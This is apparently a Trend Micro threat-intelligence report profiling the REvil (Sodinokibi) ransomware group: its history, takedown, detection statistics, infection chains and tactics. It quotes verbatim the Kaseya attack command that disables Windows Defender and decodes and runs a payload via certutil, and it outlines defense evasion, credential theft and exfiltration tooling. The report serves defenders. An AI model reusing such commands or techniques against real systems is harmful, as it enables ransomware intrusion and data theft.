
Ransomware Spotlight: REvil

trendmicro.com/vinfo/us/security/news/ransomware-spotlight/ransomware-spotlight-revil




RANSOMWARE SPOTLIGHT

REvil

By Trend Micro Research

Now that the reign of REvil has come to an end, it's time to regroup and strategize. What can organizations learn from REvil’s tactics? We review the rise, downfall, and future of its operations using insights into the group's arsenal and inner workings.



RANSOMWARE SPOTLIGHT

REvil

REvil, also known as **Sodinokibi**, had risen to notoriety for its high-profile attacks. Among the most active ransomware variants in 2021, it launched majority of its attacks on critical industries, which led to supply shortages and delays. As a result, law enforcement focused its efforts to finally shut down REvil's operations. However, we foresee that the actors behind the ransomware will likely resurface under a different name.

REvil DETECTIONS

Our detections for REvil attacks were found around the globe, but US detections outstripped other countries.*

The transportation industry saw the greatest number of REvil attack attempts, followed by the financial sector and the oil and gas sector.*

INFECTION ROUTINE

REvil is an example of modern ransomware that conducts targeted attacks with double extortion and has a varied arsenal of tools. Its main goal was to efficiently reach deeper into a system and steal critical information. Security tools that monitor suspicious behaviors across multiple layers can help prevent attacks similar to that of REvil's before they cause real damage.

_View infographic of "Ransomware Spotlight: REvil"

REvil, also known as Sodinokibi, had risen to notoriety for its high-profile attacks since its discovery in 2019. After being among the most active ransomware variants in 2021, it was officially shut down after garnering the attention of law enforcement agencies due to its attacks on critical industries that resulted in supply shortages and delays. The crackdown led to the arrest of two of its associates and its TOR network being taken offline. However, organizations should not let their guard down. We foresee the group reemerging under a new moniker with the REvil name now tarnished and unlikely to entice affiliates.

Meanwhile, it is an opportune time for enterprises to regroup and strategize, starting by learning more about this infamous ransomware's operation.

History of REvil

REvil is one example of ransomware as a service (RaaS) that originated from a Russian-speaking underground group. When it was first discovered, connections to the then recently retired GandCrab became apparent. One such connection was the use of an Oracle WebLogic vulnerability, as well as similarities in the URLs and command-and-control (C&C) servers used.

In 2020, REvil introduced double extortion in its schemes, using stolen files to coerce its victims into paying. Its operators conducted bold attacks on well-known public figures and organizations. Notably, REvil has a history of making good on its threat to publish stolen data via its own dedicated leak site. Additionally, it also posted data on underground forums and blog sites.

2021 saw REvil continue to use its techniques in full effect through debilitating attacks that hit major service providers and suppliers. In May, it attacked major meat supplier JBS and IT software provider Kaseya in July. REvil operators also stole blueprints from tech giant Apple via an attack on its supplier, Quanta Computer, in April.

REvil was also linked to DarkSide, the group that shut down the oil distributor Colonial Pipeline. In a later section, we give a more detailed look into the tools used in some of these attacks and hopefully capture the extent of REvil's arsenal. Our monitoring of Water Mare (the name we have given the intrusion set behind REvil) also yields additional insights.

Water Mare: REvil behind the scenes

The connection between Water Mare and REvil dates back to April 2019, its first confirmed deployment. In June 2019, it was advertised by an actor with the username UNKN or Unknown (the same as REvil's) on the XSS forum. It operated as an affiliate service: Affiliates spread the ransomware to victims while REvil operators maintained the malware and payment infrastructure.

In 2020, Water Mare acquired new capabilities and accesses that would be used in future attacks thanks to its affiliates. These capabilities include the PE injection capability using a PowerShell and the credential stealer KPOT stealer, which UNKN won in an auction for its source code. Affiliates also offered access to company networks and a VPN server. Around this time UNKN also made efforts to limit affiliates to Russian-speaking members to prevent intrusion.

2021 was a series of highs and lows for Water Mare, culminating in the arrest of several affiliates and the close documentation of REvil's downfall. The early part of the year promised new developments such as the aforementioned plans for distributed denial-of-service (DDoS) attacks, which would have ushered in triple extortion tactics. However, REvil's biggest attacks — those that hit JBS and Kaseya — pushed law enforcement agencies to close in on the group's heels.

FBI later attributed the Kaseya and JBS attacks to the Water Mare intrusion set. They reportedly gained access to the Water Mare intrusion set's servers and retrieved the master key for REvil, which was provided to Kaseya. Around the same time, distrust for the threat group began to take root, with an affiliate claiming to have been bypassed in the negotiation process using a backdoor, foreshadowing REvil's unraveling.

Despite announcing its return in September, by October 2021 Water Mare's data leak program became inaccessible and the affiliate program terminated. Suspected Water Mare affiliates were also being arrested or tracked down, thanks to the efforts of global law enforcement agencies.

The future of REvil operators

Ultimately, REvil's activities placed it at the top of the list of ransomware operators that governments were eager to crack down on. In a global effort, law enforcement went after REvil operators both offline and online, leading to the shutdown of its operations and actual arrests.

Based on our findings from Water Mare, it is unlikely that the intrusion set will resurface under the name REvil because of the amount of negative publicity this moniker had received given the following points:

- **Affiliates doubted REvil's operations.** The nature of REvil's shutdown pointed to law enforcement and reports of a backdoor that cheated them from ransom negotiations. Ultimately, this cast considerable doubt on the group's credibility among threat actors.
- **REvil lacked leadership with the disappearance of UNKN.** 0_neday, UNKN's successor, was unable to inspire renewed confidence in REvil operations. In contrast to UNKN's efforts to prevent infiltration, 0_neday made serious errors, such as failing to generate new private keys to the restored data leak site.
- **REvil operated with reduced membership, which led to its shutdown.** Efforts to attract affiliates again (such as modifying affiliate profit cut to 90%) backfired, as these efforts were likely interpreted by other threat actors as a final desperate measure.

We surmise that the group can persist by rebranding, which is a common tactic among ransomware operators and which has been done by the group before. Case in point, DarkSide has renamed itself as BlackMatter. Meanwhile, REVil's affiliates are likely to move to other ransomware operators, if they have not done so already. As for its operators, it is probable that they will continue to work or move to other ransomware operations, bringing their techniques with them. Therefore, for organizations wondering what's next, there is still great value in understanding REvil tactics, techniques, and procedures (TTPs).

An overview of REvil operations

One aspect that made REvil's operation infamous was its heavy extortion tactics. As mentioned earlier, operators behind the ransomware group considered DDoS and got in touch directly with customers, business partners, and the media to pressure victims into paying the ransom. They also auctioned stolen data to place more duress on their victims.

REvil is also known for being an example of highly targeted ransomware, as it utilized tools based on its operators' high-level knowledge of their targeted entities. This resulted in a varied arsenal and customized infection chains, as we elaborate on later.

To this end, REvil used tools like FileZilla to exfiltrate data and PsExec to propagate and remotely execute the ransomware and other files. It also used other tools and malware such as PC Hunter, AdFind, BloodHound, NBTScan, SharpSploit, third-party file sync tools, and Qakbot, a trojan used to deliver ransomware.

Top affected industries and counties

As our detections show, REvil attacks were concentrated largely in the US, followed by Mexico and Germany by a wide margin. This is consistent with evidence found in the code of REvil that purposely excludes countries in the Commonwealth of Independent States (CIS) as its targets.




Figure 1. Countries with the highest number of attack attempts for the REvil ransomware (January 1 to December 6, 2021)
Source: Trend Micro™ Smart Protection Network™ infrastructure

We saw the most REvil-related detections in the transportation industry, followed by the financial sector. In our report summarizing ransomware activity in the first half of 2021, transportation was already among the top three most targeted sectors, likely for its role in the supply chain and logistics. In general, the top targeted sectors are all critical industries, further emphasizing how REvil had been operating especially in 2021.




Figure 2. Industries with the highest number of attack attempts for the REvil ransomware (January 1 to December 6, 2021)
Source: Trend Micro Smart Protection Network infrastructure

Infection chains and techniques

Due to its targeted nature, REvil used a variety of tools and malware depending what the situation dictated. Its operators appeared to operate on a high-level of knowledge on their victim’s environment, as evidenced by the level of customization in its attacks.




Figure 3. The general infection chain of REvil

Specific attack flows



Vulnerability, RDP/Valid accounts
• CVE-2019-11510
• CVE-2018-13379
PsExec
• For lateral movement and execution of the ransomware and its components
FileZilla
• Installation was observed.
• Used for exfiltration
PC Hunter, Process Hacker, KillAV
• Disables antivirus
• Terminates process and services
• KillAV targets antivirus products.
REvil/Sodinokibi
• Encryption
• Locks users out by changing their passwords
Spam/Drive-by/ CVE-2019-2725
• These arrival tactics lead to just a ransomware infection that downloads and executes the ransomware.
CertUtil/PowerShell/ Macro
• Download and execute ransomware payload
REvil/Sodinokibi
• Encryption
• Locks out users by changing their passwords
©2021 TREND MICRO

Figure 4. A more targeted attack flow (top) and a simple attack flow (bottom)



Vulnerability, RDP/Valid accounts
• Possible vulnerability or RDP as arrival
MSHTA/PowerShell
• Downloads additional PowerShell scripts for the next stage of the attack
AdFind/NBTScan
• Used to discover and identify connected Active Directory or network for lateral movement
SODINSTALL
• Drops and executes MsMpeng.exe and mpsvc.dll (Sodinokibi DLL) via DLL sideloading
REvil/Sodinokibi
• Encryption
• Safeboot routine
©2021 TREND MICRO

Figure 5. Infection chain followed in the attack on Quanta Computer



Supply chain compromise
• Arrives via compromised files and/or sites from a supplier's auto-update feature
• Uses CVE-2021-30116 to compromise the Kaseya VSA servers
CertUtil/PowerShell
• Executes additional PowerShell scripts for disabling Windows Defender and shell commands to launch the next stage of the attack using CertUtil to decrypt and execute "agent.exe" (SODINSTALL)
SODINSTALL
• Drops and executes MsMpend.exe and mpsvc.dll (Sodinokibi DLL) via DLL sideloading
REvil/Sodinokibi
• Encryption
• Safeboot routine
©2021 TREND MICRO

Figure 6. Infection chain followed in the attack on Kaseya



Spam emails with attachment
• Typical arrival for Qakbot
Qakbot
• Downloads and executes ransomware payload and other components
AdFind/NBTScan
• Used to discover and identify connected Active Directory o network lateral movement
Exfiltration tools
• Might use some of the common exfiltration tools like MegaSync, FreeFileSync, and Rclone
REvil/Sodinokibi
• Encryption
• Safeboot routine
©2021 TREND MICRO

Figure 7. An infection chain based on a more recent campaign

Initial Access

The threat actors behind REvil hired a variety of affiliates for their initial access. These ranged from those with malspam emails with spear-phishing links or attachments, RDP access and use of valid accounts, compromised websites, and exploits. These tactics then led to the download and execution of the payload using normal binaries like CertUtil, PowerShell, or via macro. Threat actors could also take on a more targeted approach by using RDP and PsExec to take control of the network and then deploy the payload. Another recently observed initial access is also possible via supply chain compromise, which could lead to the installation of Sodinstall or Sodinokibi, as observed in the Kaseya incident.

Download and Execution

Here are some of the common ways the payload was downloaded and executed, based on what was observed and reported previously:

- CVE-2019-2725 led to the remote code execution (RCE) of CertUtil or PowerShell to download and execute REvil. There are also instances where REvil was loaded in memory of PowerShell via reflective load instead of executing a binary.
- Malspam led to a macro that is used to download and execute REvil and malspam with an attachment (such as a PDF) that might drop or download Qakbot in order to download additional components or payloads.
- Drive-by compromise directly led to REvil.
- CVE-2018-13379, CVE-2019-11510, and valid accounts led to RDP and PsExec, then to the dropping and execution of other components like the antivirus, exfiltration tools, and finally, REvil.
- • Another execution method was through DLL sideloading. This method used a legitimate executable such as MsMpeng.exe to load the REvil DLL that is named as a legitimate DLL like MpSvc.dll that is dropped by a custom installer detected as "SODINSTALL."

- CVE-2021-30116, a zero-day vulnerability affecting the Kaseya VSA servers, was also used in the Kaseya supply chain compromise. The payload was dropped to Kaseya's TempPath with the file name agent.exe. The VSA procedure used to deploy the encryptor was named "Kaseya VSA Agent Hot-fix." The "Kaseya VSA Agent Hot-fix" procedure ran the following:

```
 "C:\WINDOWS\system32\cmd.exe" /c ping 127.0.0.1 -n 4979 > nul &
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Set-MpPreference -DisableRealtimeMonitoring $true -
DisableIntrusionPreventionSystem $true -DisableIOAVProtection $true -DisableScriptScanning $true -
EnableControlledFolderAccess Disabled -EnableNetworkProtection AuditMode -Force -MAPSReporting Disabled -
SubmitSamplesConsent NeverSend & copy /Y C:\Windows\System32\certutil.exe C:\Windows\cert.exe & echo %RANDOM% >>
C:\Windows\cert.exe & C:\Windows\cert.exe -decode c:\\agent.crt c:\\agent.exe & del /q /f c:\kworking\agent.crt
C:\Windows\cert.exe & c:\\agent.exe"
```

Lateral Movement

This happened in the more targeted attack flow where the attackers made use of RDP and PsExec for lateral movement. This is also where the ransomware and its other components were dropped and executed.

Discovery

REvil was also known for using network discovery tools such as AdFind, SharpSploit, BloodHound, and NBTScan. These tools were observed in recent REvil attacks.

Defense Evasion

- PC Hunter and Process Hacker were observed to be present in the monitored campaigns and can be used to discover and terminate services and processes to disable antivirus products. These are among the legitimate tools commonly weaponized by modern ransomware.
- KillAV, meanwhile, is a custom malicious binary designed to uninstall antivirus-related products by either querying the uninstall registry and uninstalling the program associated, or by terminating processes from its list.
- A new variant of REvil included a Safeboot routine in its arsenal, which is triggered when "-smode" is supplied as argument for the new variant. These new variants created various RunOnce registries to restart from or to Safemode and bypass security solutions that do not work under Safemode, before proceeding unhindered with its encryption routine.
- Aside from execution, the DLL sideloading could also be used to evade detection by running under the context of a legitimate file or process.
- In the Kaseya supply chain compromise, PowerShell commands that were used to disable Windows Defender were also observed.

Credential Access, Exfiltration

- SharpSploit was observed to be one of the tools recently used. This is an attack framework with credential access capabilities using Mimikatz module.
- Gathered information was then sent back to the actors via different methods that were observed, such as the installation of FileZilla to facilitate an FTP transfer, or the use of third-party sync tools like MegaSync, FreeFileSync and Rclone (64-bit).

Command and Control

REvil would send a report and system info to its C&C, which was done by generating a pseudorandom URL based on a fixed format and generation to add to a list of domains in its configuration. The URLs followed this format:
https://{Domain}/{String 1}/{String 2}/{random characters}.{String 3}

The domain and the strings here meant the following:

- Domain: from a list based on the configuration
- String 1: wp-content, include, content, uploads, static, admin, data, or news
- String 2: images, pictures, image, temp, tmp, graphic, assets, or pics
- String 3: jpg, png, gif


Impact

The impact and encryption process itself did not much since its inception.

- It tried to escalate its privilege via an exploit (code is in the binary) or a token impersonation and create a mutex.
- It decrypted its JSON config from one of its sections to learn how it would proceed with its routines. This configuration file was an encrypted JSON file located in a section of the decrypted binary. It would be decrypted using the RC4 function. The JSON file contained the following configuration:
    - pk → base64 public encryption key of attacker
    - pid → personal id of the actor
    - sub → campaign id
    - dbg → debug mode
    - fast → fast mode
    - wipe → enable wipe of specific directories
